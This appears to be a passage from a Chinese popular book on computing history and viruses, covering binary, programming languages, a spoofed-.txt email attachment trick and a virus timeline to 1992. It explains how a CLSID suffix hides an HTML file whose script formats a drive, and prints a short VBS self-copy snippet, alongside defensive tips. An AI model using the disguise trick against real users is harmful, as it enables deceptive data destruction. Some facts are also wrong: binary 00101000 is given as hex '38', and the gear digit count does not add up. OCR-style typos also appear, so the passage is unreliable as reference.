——在美国，冯• 诺伊曼因为慷慨地与他人分享自己凭借聪明才智所取得的成果而获得了良好声誉。人们发现他能够解决别人无法解决的数学和物理学难题，而且他通常好像并不介意谁获得了荣誉；他的快乐在于思考。他的记忆力超乎常人但却有选择性——他能够整段整段地背诵小时候看过的书籍，但是却很难记住人的名字。

1944 年，在一个火车站站台上与赫尔曼• 戈德斯坦的偶然相遇把冯• 诺伊曼与电子计算机联系起来。戈德斯坦是一位数学家，也是美国军方电子计算机工程的联络官，他认出了冯• 诺伊曼并介绍了自己。冯• 诺伊曼同意到宾夕法尼亚大学的穆尔工程学校参观电子数字积分计算机（ENIAC)。ENIAC 高 10 英尺，长 100 英尺，由 1.7 万个电子管组成。看上去比一只恐龙还要大，但是它的记忆容量还比不上一只小虫。让它执行一项新的任务意味着大量重新编程的人工劳动，操作人员飞快地跑来跑去，转换开关并重新连接电缆。ENIAC 的设计者普雷斯佩尔• 埃克特和他的搭档约翰• 莫奇利热烈欢迎对此感到十分好奇、来访的冯• 诺伊曼充当顾问。他们即将完成 INIAC 的建造工作并正在设计它的第二代产品，最后定名为电子离散变量运算计算机（IDVAC）。

埃克特、莫奇利和戈德斯坦与冯• 诺伊曼会面后地几个月，这种可存储程序计算机的蓝图就形成了。计算机的核心由 5 部分组成，冯• 诺伊曼称它们为中央控制器、中央运算器、输入、输出设备和存储器。存储器能够同时记住程序指令和正在处理的数据。后来，埃克特和莫奇利为 EDVAC 申请专利时说，这些概念是他们自己思考的结果，但是专利申请并没有获得批准。他们的确是建造 EDVAC 的电子行家，而冯• 诺伊曼显然是制造 EDVAC 的主要逻辑学家。他在一份达 101 页的“报告草稿”中描述了这种能够存储程序的计算机。

当埃克特和莫奇利成立了公司并寻求将他们的计算机转变为财富时，冯• 诺伊曼却尽可能多地使公众了解计算机领域的重大突破。他不希望把科学创造的这种神奇的工具变成一个由少数人掌握的秘密，并因此影响公众对它的了解。他想方设法从军方和私人企业那里获得资金以后，在普林斯顿高等研究院的地下室里开始了自己的计算机工程。他和他的小组在那里建造的计算机，加上他们撰写并广泛分发的研究报告，使这间地下室逐渐赢得了“冯• 诺伊曼建筑”的称号。在本世纪此后的几十年里，大多数的计算机都与他们建造的这一台在某些方面有些相似之处。

事实上，电脑的发展过程和人脑的形成过程有某种相似之处。我们在学会复杂的思维之前，首先接触到的是数字的概念，通过计数学会了加减法，然后才是更加复杂的算术和语言。最早的电脑只能进行简单的加减法，在半个多世纪的发展历程之后，电脑已经能够表达非常复杂的语言和思想了，自然语言理解也从实验室开始走向实用阶段。而最新的 IBM“深蓝”已经可以在国际象棋领域打败卡斯帕罗夫。

二进制、十进制、位、字和字节

电脑的基础是二进制，那么，什么是二进制呢，为什么需要二进制呢？在早期设计的机械计算装置中，使用的不是二进制，而是十进制或者其他进制，利用齿轮的不同位置表示不同的数值，这种计算装置可能更加接近人类的思想方式。比如说一个计算设备有十个齿轮，它们级连起来，每一个齿轮有十格，小齿轮转一圈大齿轮走一格。这就是一个简单的十位十进制的数据表示设备了，可以表示 0 到 999999999 的数字。

配合其他的一些机械设备，这样一个简单的基于齿轮的装置就可以实现简单的十进制加减法了。这种通过不同的位置上面不同的符号表示数值的方法就是进制表示方法。常用的进

制主要是十进制（因为我们有十个手指，所以十进制是比较合理的选择，用手指可以表示十个数字，0 的概念直到很久以后才出现，所以是 1－10 而不是 0－9）。

电子计算机出现以后，使用电子管来表示十种状态过于复杂，所以所有的电子计算机中只有两种基本的状态，开和关。也就是说，电子管的两种状态决定了以电子管为基础的电子计算机采用二进制来表示数字和数据。

常用的进制还有 8 进制和 16 进制，在电脑科学中，经常会用到 16 进制，而十进制的使用非常少，这是因为 16 进制和二进制有天然的联系：4 个二进制位可以表示从 0 到 15 的数字，这刚好是 1 个 16 进制位可以表示的数据，也就是说，将二进制转换成 16 进制只要每 4 位进行转换就可以了。二进制的“00101000”直接可以转换成 16 进制的“38”。

一个字是电脑中的基本存储单元，根据计算机字长的不同，字具有不同的位数，现代电脑的字长一般是 32 位的，也就是说，一个字的位数是 32。字节是 8 位的数据单元，一个字节可以表示 0－255 的数据。对于 32 位字长的现代电脑，一个字等于 4 个字节，对于早期的 16 位的电脑，一个字等于 2 个字节。

语言、汇编语言、高级语言和其他

电脑能理解的东西只有二进制的序列，在这里我们要熟悉一下一些最基本的概念了。什么是语言，语言是一种表达的形式，语言是有结构的，比如说主语、谓语等，语言还是有意义的，语言是对事物或者某种行为的描述。语言的存在有一个最基本的条件，就是需要有两个交流的主体，在我们日常的交流中，是说话的双方，或者书的作者和读者（就是我和你），在计算机的世界中，就是程序员和计算机。

根据说话的双方和所说的东西，我们可以将计算机语言分成下面几大类：

- 机器语言：

使用这种语言说话的双方是计算机和史前的程序员，在这里史前程序员直接告诉计算机把什么数据放到什么地方，进行什么样的计算等等，这种语言说出来的话就是一串串的二进制数，比如说：

“00 E9 B3 00”的意思就是

“把寄存器 CL 的内容加上寄存器 CH 的内容，结果放到 CL 中，在寄存器 BL 中放入 0”

- 汇编语言：

和机器语言没有什么本质的区别，唯一不同的是，程序员不用直接说出二进制的数字了，他可以使用一些简单的英文单词或者缩写来表示自己的意思。比如说刚才的机器语言片段，用汇编语言来说就是下面这个样子：

“ADD CL，CH”

“MOV BL，00”

由于计算机能够理解的只有二进制数字，所以在程序员使用的汇编语言和计算机使用的二进制机器语言之间需要翻译（程序），我们把汇编语言翻译成机器语言的程序叫做汇编程序，把机器语言翻译成汇编语言的程序叫做反汇编程序。

- 高级语言：

使用机器语言或者汇编语言写程序是一件非常非常困难的事情，如果没有高级语言的出现，现在我们绝对不会有多姿多彩的因特网，也不会有 VCD、DVD 等数字化的娱乐的出现，实际上，如果没有逻辑性更强，更接近人类思维习惯的高级语言出现，使用穿孔纸带和直接

针对寄存器的操作指令，编写长达几百万行仍然可以正常运行的程序是不可想象的。

所谓的高级语言，是在汇编语言（机器语言）和人类所使用的自然语言之间的一种折衷，可以叫做严格（受限）自然语言，通过抽象出变量、语句以及随后出现的结构、对象的概念，可以让程序员用接近正常思维的方式来表示现实世界的逻辑和流程。

高级语言的代表有早期的 FORTRAN（公式翻译语言）、COBOL（商用计算机语言），中期的 C、PL/1、PASCAL、BASIC 和比较新的 JAVA、C++、ADA 等。

高级语言和机器语言之间同样需要翻译，我们把高级语言翻译到机器语言的程序叫做编译器，而进行反向翻译的程序非常难以编写，需要进行这种翻译的时候一般都是人工通过经验进行的，我们把这种反向的翻译称为“逆向工程”。

高级语言的表达能力和机器语言是完全一样的（语言的表达能力，是指某种语言能否完整的描述某个事物或者某种行为，比如说，一种语言如果没有相对时间的概念，没有词汇可以表示“先”、“后”，那么，这种语言就不具有表达下面这个行动的能力：“先把鸡蛋放在碗里，然后再把盐放进去”）。科学家已经从理论上证明，一种语言只要有存储、判断、跳转等几个最基本的功能，就可以表达出所有现有的电脑上可能有的机器语言所能够表达的事物和行为。

所以使用高级语言并不会使计算机的功能下降，唯一损失的可能就是速度和效率了，但是在计算机速度越来越快、资源越来越丰富的今天，和高级语言带来的可理解性和强大的表达能力相比，这点损失是微不足道的。

- 因特网语言、脚本语言

这些语言实际上都是属于高级语言，但是鉴于他们在因特网时代的重要地位，在这里单独对他们进行描述，所谓的因特网语言，包括 JAVA Script，VBScript、ASP、PHP 等，这些语言基本上都是脚本语言。

他们设计出来主要是供因特网应用程序使用的，可以对网页、浏览器、服务器的页面进行操作，语法比较简单，基本上是解释执行的，不需要编译成二进制代码。功能受到限制，但是开发简单方便。

程序、代码、可执行文件

当你接触到电脑世界的时候，除了碰到计算机（也就是电脑以外），另外一个最常见的名词肯定是程序、代码或者可执行文件之类。其实这些名词指的都是同一个东西，就是可以运行的一块代码，那么什么是代码？什么是可执行的代码呢？

看到这本书的时候，中国队已经进入了世界杯，我们就来凑一下热闹，以足球运动员为例吧。假设有一个天才的足球运动员，他有很多天才的技能，比如说向前带球、向左带球、传球、射门等等，但是唯一的缺点是，这个运动员没有大脑，不知道在球场上该做什么。这个运动员很像一台无所不能但是没有装入任何程序的电脑。现在我们告诉这个运动员一些简单的规则：

1. 拿到球直接向前带球。
2. 如果发现正面有一个人拦截，就过掉他。
3. 如果发现有两个人拦截，寻找左边的接应队员，如果找到传给左边。否则寻找右边的接应队员，找到后传给右边。如果都没找到，尝试过掉两个人。
4. 如果发现有三个人拦截，把球向后传。
5. 如果和球门之间的距离小于 10 米，并且和球门之间少于两个防守队员则射门。
6. 如果…

这些规则的全部就是一个踢球者程序，告诉一个忠实的执行者—天才足球运动员（计算机）在什么情况下该做什么。程序是由代码组成的，代码就是一条一条的指令，指令就是告诉运动员（计算机）做什么，什么情况下做什么。

在电脑上，程序总是表示成文件的形式，实际上，电脑上的任何东西都表示成一个文件。一个文件，如果本身是一个程序，我们就称它为可执行文件，意思就是这个文件包括了很多指令，可以告诉电脑应该做什么。可执行文件一般是二进制的机器代码，但是随着操作系统的进步，可执行文件的范围越来越宽，很多批处理、脚本和其他解释语言的指令集合也可以看成是可执行文件，比如 VBS 文件等。

双击的陷阱

大家都已经非常熟悉的视窗环境，引入了（对不起，如果我没有记错的话，应该是苹果机首先引入了了程序关联的概念，视窗操作系统“借鉴”了这样一个概念，实际上鼠标、图标桌面等等名词都是来自一个非常著名的实验室，施乐的 PARC 实验室，最早出现在个人电脑上的图形界面、鼠标和应用程序关联，应该是苹果公司的麦金塔上的操作系统）。

随着视窗环境的流行，可执行文件的意义也扩展了，我们认为“凡是能够双击打开的都可以认为是可执行文件”，这种可执行文件的观念，扩展到很多脚本语言的程序，比如说 VBS 等，更加严重的是，甚至以. txt 为后缀名的文件也能起到可执行文件的作用，也就是说可以做到双击之后打开之后不是简单的文本，而是功能强大的脚本语言，可以执行任何危险的操作！

感谢媒体的大力宣传，现在任何用户在收到带有附件的电子邮件的时候，在打开可执行文件之前都会三思而后行。但是病毒或者恶意代码的制造者是专家而您不是，所以他们有无数的新把戏可玩。一个最简单的办法就是让您以为那些附件只不过是没有危险的文本文件或是图像文件等。由于目前大多数人使用的是 windows 操作系统，windows 的默认设置是隐藏已知文件扩展名的，而当你去点击那个看上去很友善的文件，那些破坏性的东西就跳出来了。您可能说这我早就知道了，那么下面讲述的.txt 文件的新欺骗方法及原理您知道吗？

假如您收到的邮件附件中有一个看起来是这样的文件：QQ 靓号放送.txt，您是不是认为它肯定是纯文本文件？我要告诉您，不一定！它的实际文件名可以是 QQ 靓号放送.txt.{3050F4D8-98B5-11CF-BB82-00AA00BDCE0B}。

{3050F4D8-98B5-11CF-BB82-00AA00BDCE0B}在注册表里是 HTML 文件关联的意思。但是存成文件名的时候它并不会显现出来，您看到的就是个.txt 文件，这个文件实际上等同于 QQ 靓号放送.txt.html。那么直接打开这个文件为什么有危险呢？

您可能以为它会调用记事本来运行，可是如果您双击它，结果它却调用了 HTML 来运行，并且自动在后台开始格式化 d 盘，同时显示“Windows is configuring the system。Plase do not interrupt this process。”这样一个对话框来欺骗您。您看随意打开附件中的.txt 的危险够大了吧？

欺骗实现原理：当您双击这个伪装起来的.txt 时候，由于真正文件扩展名是.{3050F4D8-98B5-11CF-BB82-00AA00BDCE0B}，也就是.html 文件，于是就会以 html 文件的形式运行，这是它能运行起来的先决条件。

文件内容中的第 2 和第 3 行是它能够产生破坏作用的关键所在。其中第 3 行是破坏行动的执行者，在其中可以加载带有破坏性质的命令。那么第 2 行又是干什么的呢？您可能已经注意到了第 2 行里的“WSCript”，对！就是它导演了全幕，它是实际行动总指挥。

WScript 全称 Windows Scripting Host，它是 Win98 新加进的功能，是一种批次语言/自动执行工具——它所对应的程序“WScript.exe”是一个脚本语言解释器，位于 c:\WINDOWS 下，

正是它使得脚本可以被执行，就象执行批处理一样。在 Windows Scripting Host 脚本环境里，预定义了一些对象，通过它自带的几个内置对象，可以实现获取环境变量、创建快捷方式、加载程序、读写注册表等功能。

下面我们通过一个小例子来说明 Windows Scripting Host 功能是如何的强大，使用又是怎样的简单，被有心人利用后的威胁有多大。例如有内容如下的.vbs *文件：*

Set so=CreateObject(Scripting.FileSystemObject)

so.GetFile(c:\windows\winipcfg.exe).Copy(e:\winipcfg.exe)

就是这么两行就可以拷贝文件到指定地点。第一行是创建一个文件系统对象，第二行前面是打开这个脚本文件，c:\windows\winipcfg.exe 指明是这个程序本身，是一个完整的路径文件名。GetFile 函数获得这个文件，Copy 函数将这个文件复制到 e 盘根目录下。这也是大多数利用 VBscript 编写的病毒的一个特点。从这里可以看出，禁止了 FileSystemObject 这个对象就可以很有效的控制这种病毒的传播。用 regsvr32 scrrun.dll /u 这条命令就可以禁止文件系统对象。

欺骗识别及防范方法：这种带有欺骗性质的.txt 文件显示出来的并不是文本文件的图标，它显示的是未定义文件类型的标志，这是区分它与正常.txt 文件的最好方法。识别的另一个办法是在“按 WEB 页方式”查看时在“我的电脑”左面会显示出其文件名全称，此时可以看到它不是真正的 txt 文件。问题是很多初学者经验不够，老手也可能因为没留意而打开它，在这里再次提醒您，注意您收到的邮件中附件的文件名，不仅要看显示出来的扩展名，还要注意其实际显示的图标是什么。对于附件中别人发来的看起来是.txt 的文件，可以将它下载后用鼠标右键选择“用记事本打开”，这样看会很安全。

好了，现在您知道.txt 文件也不能轻易打开了吧？

第二节 电脑病毒的编年史

谁打开了潘多拉的魔盒

显然，在巴贝奇的差分机上不存在任何病毒，早期基于电子管的电子计算机，比如说埃利亚特，也不可能有电脑病毒存在。但是 Univac 1108，一个很古老的公司，一种很古老的机器，以及 IBM360/370 机器上，已经有一些可以看成是病毒的程序存在，比如“流浪的野兽”（Pervading Animal） 和 “圣诞树”（Christmas tree），因此，可以认为最早的病毒出现在七十年代初甚至六十年代末，虽然那时候没有任何人称这些程序为病毒。

一般意义上的病毒(可以运行在 IBM PC 机及其兼容机上)一般认为是在 1986 年左右出现的。从那以后的十五年时间里，出现了大概 6 万余种病毒，病毒的数量不断增大，和病毒制作的技术也逐步提高，从某种意义上，病毒是所有软件中最先利用操作系统底层功能，以及最先采用了复杂的加密和反跟踪技术的软件之一，病毒技术发展的历史，就是软件技术发展的历史。

下面我们将尽可能详细的描述病毒发展历史上的重要事件，以及这些事件的背景。

萌芽时期，磁芯大战

五十年代末六十年代初，在著名的美国电话电报公司（AT&T）下设的贝尔实验室里，三个年轻的程序员：道格拉斯、维索斯基和罗伯特•莫里斯，在工作之余编制了一个叫“磁芯大战” (core war)的游戏。“磁芯大战”基本的玩法就是想办法通过复制自身来摆脱对方的控制并取得最终的胜利，这可谓病毒的第一个雏形。虽然由于这种自我复制是在一个特

定的受控环境下进行的，所以不能认为是真正意义上的病毒，但是这些软件的基本行为和后来的电脑病毒已经非常类似了。

六十年代晚期到七十年代早期：

这个时候是大型电脑的时代，就是那种占据了几个房间的大家伙。在大型电脑时代，由于开发人员的错误或者是出于恶作剧的目的，一些程序员制作了被称为“兔子”的程序，他们在系统中分裂出替身，占用系统资源，影响正常的工作，但是这些“兔子”很少在系统之间相互拷贝。

这个时期，在一种型号的大型电脑—Univax 1108 系统上，首次出现了和现代病毒本质上是一样的东西，一个叫做“流浪的野兽”（Pervading Animal）的程序可以将自己附着到其它程序的最后！

七十年代上半叶：

“爬行者”病毒，出现在一种叫做泰尼克斯（Tenex）的操作系统上，这个病毒可以通过网络进行传播（又一个伟大的进步，当然不是现在意义上的因特网，那个时代的网络就是一对一的，通过调制解调器—就是你上网用的“猫”，将一台电脑和另外一台相连接）。一种叫做“清除者”（Reeper）的程序也被开发出来专门对付“爬行者”，这可能就是病毒和反病毒的第一次战争。

八十年代早期

电脑已经在国外变得非常普遍了，出现了最早的独立程序员，他们在为公司工作的同时，出于兴趣的原因，写了很多游戏或者其他的小程序，这些程序可以通过电子公告板（BBS）自由的流传，窃取帐号和密码成了所有爱好者所梦寐以求的事情，也是体现他们在这个社区独特价值的最好机会，所以在这一时期诞生了无数的特洛伊木马（Trojan horses），他们尽力将自己伪装得和真正的登录程序和提示程序一模一样，这样就可以骗取不明真相用户的密码了。

BBS 电子公告板：BBS（Bulletin Board Service）是 Internet 上的一种电于信息服务系统。它提供一块公共电子白板，每个用户都可以在上面书写，可发布信息或提出看法。大部分 BBS 由教育机构，研究机构或商业机构管理。象日常生活中的黑板报一样，电子公告牌按不同的主题、分主题分成很多个布告栏，布告栏设立的依据是大多数 BBS 使用者的要求和喜好，使用者可以阅读他人关于某个主题的最新看法（几秒钟前别人刚发布过的观点），也可以将自己的想法毫无保留地贴到公告栏中。同样地，别人对你的观点的回应也是很快的（有时候几秒钟后就可以看到别人对你的观点的看法）。如果需要私下的交流，也可以将想说的话直接发到某个人的电子信箱中。如果想与正在使用的某个人聊天，可以启动聊天程序加人闲谈者的行列，虽然谈话的双方素不相识，却可以亲近地交谈。在 BBS 里，人们之间的交流打破了空间、时间的限制。在与别人进行交往时，无须考虑自身的年龄、学历、知识、社会地位、财富、外貌、健康状况，而这些条件往往是人们在其他交流形式中无可回避的。同样地，也无从知道交谈的对方的真实社会身份。这样，参与 BBS 的人可以处于一个平等的位置与其他人进行任何问题的探讨。这对于现有的所有其他交流方式来说是不可能的。

BBS 连入方便，可以通过 Internet 登录，也可以通过电话网拨号登录。BBS 站往往是由一些有志于此道的爱好看建立，对所有人都免费开放。而且，由于 BBS 的参与人众多，因此各方面的话题都不乏热心者。可以说，在 BBS 上可以找到任何你感兴趣的话题。在 Internet

没有广泛流行的时期，BBS 基本上就是电脑网络的全部，人们利用 BBS 交流信息，发布程序，当然也包括传播病毒和木马程序。

1981 年

在苹果机上，诞生了最早的引导区病毒——“埃尔科克隆者”（Elk Cloner）这个病毒将自己附着在磁盘的引导扇区上。这个病毒有很强的表现欲望，再发作的时候，她会尽力引起你的注意，关掉显示器、让显示的文本闪烁或者显示一大堆乱七八糟的信息。

1986

最早运行在 IBM PC 兼容机上的病毒“大脑”（Brain）开始流行。这是一种感染 360K 软盘的病毒（不是我们现在使用的软盘，是很古老的 5.25 英寸的大盘，而且容量只有 360K，现在在一些老型号的机器上还可以见到），由于所有的人对于电脑病毒都没有任何心理准备，所以这种病毒在制造出来之后，立刻在世界范围内迅速传播。巴基斯坦的两兄弟：巴斯特(Basit)和埃姆佳德(Amjad Farooq Alvi)制造了这个病毒，他们在病毒中留下一条信息，其中有他们的名字、地址甚至还有电话号码（我想现在不会有人这么干了，因为警察会在第二天就造访你留下的地址！）。

根据作者的说法，他们是软件开发商，制作这个病毒的目的是为了检验一下盗版问题在巴基斯坦的严重程度，也就是说，如果你使用了他们开发未经授权的软件，其中可能就包括了这个病毒，考察这个病毒的流行程度就知道盗版问题的严重程度了。遗憾的是病毒的蔓延远远超过了制造者的预计，这一病毒成为世界性的问题，也宣告了一个拥有病毒和反病毒软件的电脑时代的到来。 “大脑”病毒还首次使用了巧妙的手段来伪装自己，如果你想要查看被病毒感染的地方，她会提供一个完好无损的东西给你。

同样在 1986 年，一个名叫莱夫•伯格（Ralph Burger）的程序员发现可以写出这样的程序：将自己复制之后然后加在一个 DOS 可执行程序的后面，在 1986 年 12 月，他首次发布了使用这一原理的病毒“VirDem”——“病毒魔鬼”？这可以认为是 DOS 文件型病毒的起源。

在中国，这一年公安部成立了计算机病毒研究小组，并派出专业技术人员到中科院计算所和美国、欧洲进修、学习计算机安全技术。

1987

这是电脑病毒技术飞速发展的一年，特别是 DOS 环境下的文件型病毒，在这一年得到了长足的进步。

“维也纳”（Vienna）病毒出现，这个病毒不是莱夫•伯格编写的，但是他得到这个病毒之后，对它进行了分析，并在他出的书《计算机病毒：高技术的瘟疫》中公布了分析的结果。这本书使得病毒制造的技术变得大众化了，书中详细的阐述了如何制造病毒，以及一些病毒构造的思路，在书出版以后，成百上千的病毒被这本书的读者们制造出来。

在这一年中，更多的 IBM PC 兼容机上的病毒出现了，这里面比较著名的有：“里海”（Lehigh），仅仅感染 COMMAND.COM；“西瑞夫一号”（Suriv-1），又叫做”四月一号”感染所有的 COM 文件，“西瑞夫二号”（ Suriv-2）：感染 EXE 文件，值得一提的是，这是首个感染 EXE 文件的病毒，还有“西瑞夫三号”（Suriv-3），首次既感染 COM 文件又感染 EXE 文件。还有一些引导型病毒，比如出现在美国的“耶鲁”（Yale）病毒，新西兰的“石头”（Stoned）病毒和意大利的“乒乓”（PingPong）病毒。

另外，首次能够自我加密解密的病毒“小瀑布”（Cascade）也在这一年出现了。

这一年中，同样有一些非 IBM PC 兼容机上的病毒出现，比如在苹果机和土星机上的病毒。

1987 年 12 月份，第一个网络病毒“圣诞树”（Christmas Tree）开始流行，这是一个使用 REXX 语言编写的病毒，在 VM/CMS 操作系统下传播。12 月 9 号，“圣诞树”首次在西柏林大学的内部网络出现，然后通过网关（连接网络和网络之间的一种装置）进入欧洲学术研究网络，随后采用同样的方式进入 IBM 公司的内部网络。四天以后，由于不受节制的自我复制，整个网络充满了这个病毒的拷贝，从而造成了系统瘫痪。“圣诞树”病毒在运行之后，在屏幕上显示一个圣诞树的图象，然后把自己拷贝到当前所有的网络用户的机器上。

REXX 语言，一种脚本语言，类似于 DOS 环境下的批处理程序。在 IBM 的操作系统中得到广泛的使用，是 IBM 版本的 Unix—AIX 环境下一种重要的开发工具。

1988

1988 年，13 号星期五，一些国家的公司和大学遭到了“耶鲁撒冷”（Jerusalem）病毒的拜访。在这一天，病毒摧毁了电脑上所有想要执行的文件。从某种意义上，“耶路撒冷”病毒首次通过自己的破坏引起了人们对电脑病毒的关注。从欧洲到美洲以及中东都有“耶路撒冷”病毒的报告，该病毒因攻击了耶路撒冷大学而得名。

在 1988 年，“耶路撒冷”、“小瀑布”、“ 石头”和“维也纳”病毒在人们没有注意的情况下感染了大量的电脑，这是因为当时反病毒软件远没有今天这么普遍，即使是电脑专家，也有很多人根本不相信电脑病毒的存在。皮特.诺顿，著名的诺顿工具软件的开发者，就宣称电脑病毒是不存在的，象纽约下水道的鳄鱼一样荒谬（不过具有讽刺意味的是，诺顿的公司仍然在数年以后推出了自己的杀毒软件）。

同时，利用人们对电脑病毒的恐惧，大量有关电脑病毒的笑话和恶作剧开始流行。最早一个恶作剧应该是麦克.罗齐埃里（Mike RoChenle）完成的，他在 BBS 上发布了一系列消息，描述了一种病毒可以在以 2400 波特率连线的时候，从一台机器复制到另外一台机器上。这个玩笑使得大量 BBS 用户放弃比较快的 2400 波特率，而使用 1200 波特率连接到 BBS 上。

波特率：上网速度的一种单位，每秒钟可以传送的数据的位数。波特率为 2400 表示每秒钟可以传送 2400 位，我们常用的文件大小的单位是字节，一个字节是 8 位，这样把波特率除以 8 就得到每秒传送的字节数，波特率为 2400 意味着每秒钟可以传送 300 个字节。现在一般通过猫上网的速度是 56k，也就是波特率为 56，000，除以 8，我们就可以知道每秒钟传

送的字节是 7000 字节，大概每秒钟 7k 左右，这是理想的速度，一般实际的传送速度会稍低于这个值，大概在每秒 5－6k 左右。

1988 年 11 月：在这个月里，发生了一起重大的事件，“莫里斯的蠕虫”（Morris ‘s Worm），第一个因特网的病毒出现，该病毒在美国感染了超过 6000 台电脑（包括美国国家航空和航天局研究院的电脑），并使他们部分瘫痪，由于网络瘫痪造成的损失，预计超过 9 千 6 百万美元。“莫里斯的蠕虫”利用了 VAX 和 SUN 公司开发的 Unix 系统上的漏洞，使自己可以繁殖和传播（关于莫里斯是有意利用了这一漏洞还是还是程序本身的错误还存在争议，但是我倾向于认为是程序员有意的行为，这种自我繁殖带给制造者的满足感可能是这个病毒的作者最根本的动机了）。这一病毒同时还进行密码偷窃和权限修改等工作，可以认为这是最早木马类病毒的一次尝试。

1988 年 12 月：在 DEC.Net 上也出现了蠕虫病毒，这个病毒的名字叫“嗨.来吧”（HI.COM），病毒在屏幕上输出一个云杉的图像，并告诉用户他们“不要继续工作了，回家享受好时光吧！”。同样在这个时候，反病毒软件已经开始成熟了，所罗门公司的反病毒工具（Doctors Solomon's Anti-virus Toolkit）成为当时最强大的反病毒软件。

1989 年

新病毒“数据罪犯”（Datacrime）、“弗曼楚”（FuManchu）出现，病毒家族也开始出现，比如说“杨基”（Yankee）病毒，这个病毒在荷兰和英国造成了极大的恐慌，因为从 10 月 13 号到 12 月 31 号，它会格式化硬盘，摧毁所有的数据。

1989 年 9 月，IBM 进入反病毒软件市场，推出了 IBM 反病毒软件。

1989 年 10 月，DECNet 上出现新的蠕虫病毒，“手淫蠕虫”(WANK WORM)。

1989 年 12 月：叫做“艾滋病”(AIDS)的特洛伊木马出现，大约 2 万张上面写着“艾滋病信息磁盘版本 2.0”的磁盘被发放，启动 90 次以后，这个木马程序会加密磁盘上的所有文件名，设置属性为不可见，除了还有一个文件是可读的，其中包含了一张 189 美元的帐单，以及邮寄的的地址：巴拿马邮政信箱 7＃。当然，这一拙劣的敲诈行为使作者很快被起诉并送进了监狱。

1989 年，大量的病毒流进俄罗斯，在这种情况下，俄罗斯的一些程序员开始开发自己的杀毒软件，著名的 AVP 软件（反病毒工具）在这一年首次发布。

1989 年，引导型病毒“小球”和“石头”通过香港和美国进入中国内地，并在很少的一些大型企业和研究机构之间开始流行。有报道的大陆第一起病毒报告来自西南铝加工厂，是“小球”病毒的感染报告。

1989 年 7 月，公安部计算机管理监察局监察处病毒研究小组推出了中国最早的杀毒软件 Kill 版本 6.0，这一版本可以检测和清除当时在国内出现的六种病毒。KILL 软件在随后的很长一段时间内一直由公安部免费发放。

1990

这一年发生了一些重要的事情，首先是第一个多态病毒“变色龙”(Chameleon)出现（又叫做“V2P1”、“V2P2”和“V2P6”），在此之前，杀毒软件都是使用“带掩码的特征比较法”，将病毒的片段和一些预先采样的数据片段进行比较来判断一个文件是不是被病毒感染，当“变色龙”出现以后，杀毒软件不得不寻找新的方法来检测和发现病毒。其次是“病毒制造工厂”(virus production factory)的出现，保加利亚的程序员开发了这样一个可以用于开发病毒的工具软件，使得不计其数的新病毒在保加利亚被制造出来，包括了“马铃薯”(Murphy)、“野兽”(Beast)以及修改过的“埃迪”(Eddie)病毒。有一个叫做“黑暗复仇者”(Dark Avenger)的家伙或者组织在这一年特别活跃，制造了很多病毒，它制造的病毒使用了一些新的算法进行感染，并且在系统中隐藏自己的行踪。

这一年同样是在保加利亚，第一个专门为病毒制造者而开的电子公告板建立了，这个电子公告板的主要任务就是进行病毒信息交流和病毒的交换。

在 1990 年 7 月，英国的一个电脑杂志：“今日个人电脑”(PC Today)所附赠的软磁盘被名叫“磁盘杀手”(DiskKiller)的病毒感染，这份杂志售出了超过 50，000 份。

电脑病毒技术本身在这一年也得到了长足的发展，在 1990 年下半年，两个著名的病毒“费雷多”(Frodo)和“鲸”(Whale)出现，它们使用了一些非常复杂的方法来隐藏自己的存在，特别是大小为 9K 字节的“鲸”，使用了多级加密解密和反跟踪技术来隐藏自己。

1990 年，中国，深圳华星公司推出基于硬件的反病毒系统——华星防病毒卡，迎合了当时人们对有形的卡的盲目崇拜，认为磁盘上的东西不值钱、不可靠，只有插在电脑里面的东西才值得花钱购买，取得不错的销售业绩。

1991

电脑病毒的数量持续上升，在这一年已经增加到几百种，杀毒软件这一行业也日益活跃，两个重要的工具软件开发商：“赛门铁克”（Symantec）和“中心点”（Central Point）公司推出了自己的杀毒软件。实际上，这两家公司都是收购了早期很小的杀毒软件公司之后，将小公司的人员和产品一锅端，然后打上自己的品牌，从而进入这个市场的，这也是大公司进入新市场的一条主要途径。“赛门铁克”公司以“诺顿”工具软件，最重要的是“诺顿磁盘医生”（Norton Disk Doctor）而知名，“中心点”公司以产品“个人电脑工具集”（PCTools）而知名。

4 月份，一次大规模的病毒事件爆发，这次的主角是一个能够同时感染文件和引导区的复合病毒“蒸馏酒”（Tequila），同年 9 月，采用了同样的原理，一个名叫“变形虫”（Amoeba）的病毒开始流行。

1991 年夏天，“目录二代”（DIRII）病毒开始流行，和其他一些病毒不一样的是，“目录二代”病毒不存在于某个文件或者引导扇区中，他把自己分成小块，然后放在磁盘上的多个扇区中，运行的时候再进行组装和执行。

1991 年 11 月：中国瑞星公司成立，并推出瑞星防病毒卡。

1992

在这一年，非 IBM PC 兼容机或者非 DOS 兼容的病毒基本上被遗忘了，网络上的漏洞得到了修补，错误被改正，大量的蠕虫病毒不再能够快速的复制和传播。运行在微软 DOS 操作系统下的文件型、引导型以及文件／引导复合型病毒，随着 DOS 的广泛流行，变成电脑病毒故事里面的主角。电脑病毒的数量以几何级数增长，几乎每天都会发生新的病毒感染事件，人们开发出各种各样的杀毒软件，大量书籍和杂志中出现关于电脑病毒的内容。

1992 年早期，第一个多台病毒生成器“MtE”开发出来，病毒爱好者利用这个生成器生成了很多新的多态病毒，“Mte”也是随后很多多态病毒生成器的原型系统。

原型系统：计算机科学中常见的一个术语，一般指首先实现了某种功能或者验证了某种概念的系统，原型系统一般比较简陋，功能比较单一而且不很完善，但是原型系统往往开创了一系列新的、完善系统的先例。

1992 年 3 月：“米开朗基罗”（Michelangelo）病毒和随之而来由反病毒软件厂商造成的歇斯底里是这个月的标志。从某种意义上，这是第一个对病毒进行炒作并且获得成功的案例，反病毒软件厂商学会夸大病毒造成的威胁，不去实际告诉用户如何保护自己的数据，而是想方设法让他们把目光集中到自己的产品上，这一切的原因只有一个——利润。一家美国公司声称 3 月 6 号，超过 5 百万台电脑上的数据将会被破坏，而实际上真正遭遇“米开朗基罗”病毒的电脑只有大概 10，000 台。成功的炒作得到的效果就是很多家反病毒厂商的利润都增长了好几倍。

1992 年 7 月：第一个病毒构造工具集（virus construction sets），“病毒创建库”（Virus Create Library）开发成功，这是一个非常著名的病毒制造工具，实际上，直到 1999 年，国内还有一些个人和组织利用这一工具制造病毒。这个工具的成功同时还刺激了新的、更加强大和完善的病毒制造工具不断的被开发出来。

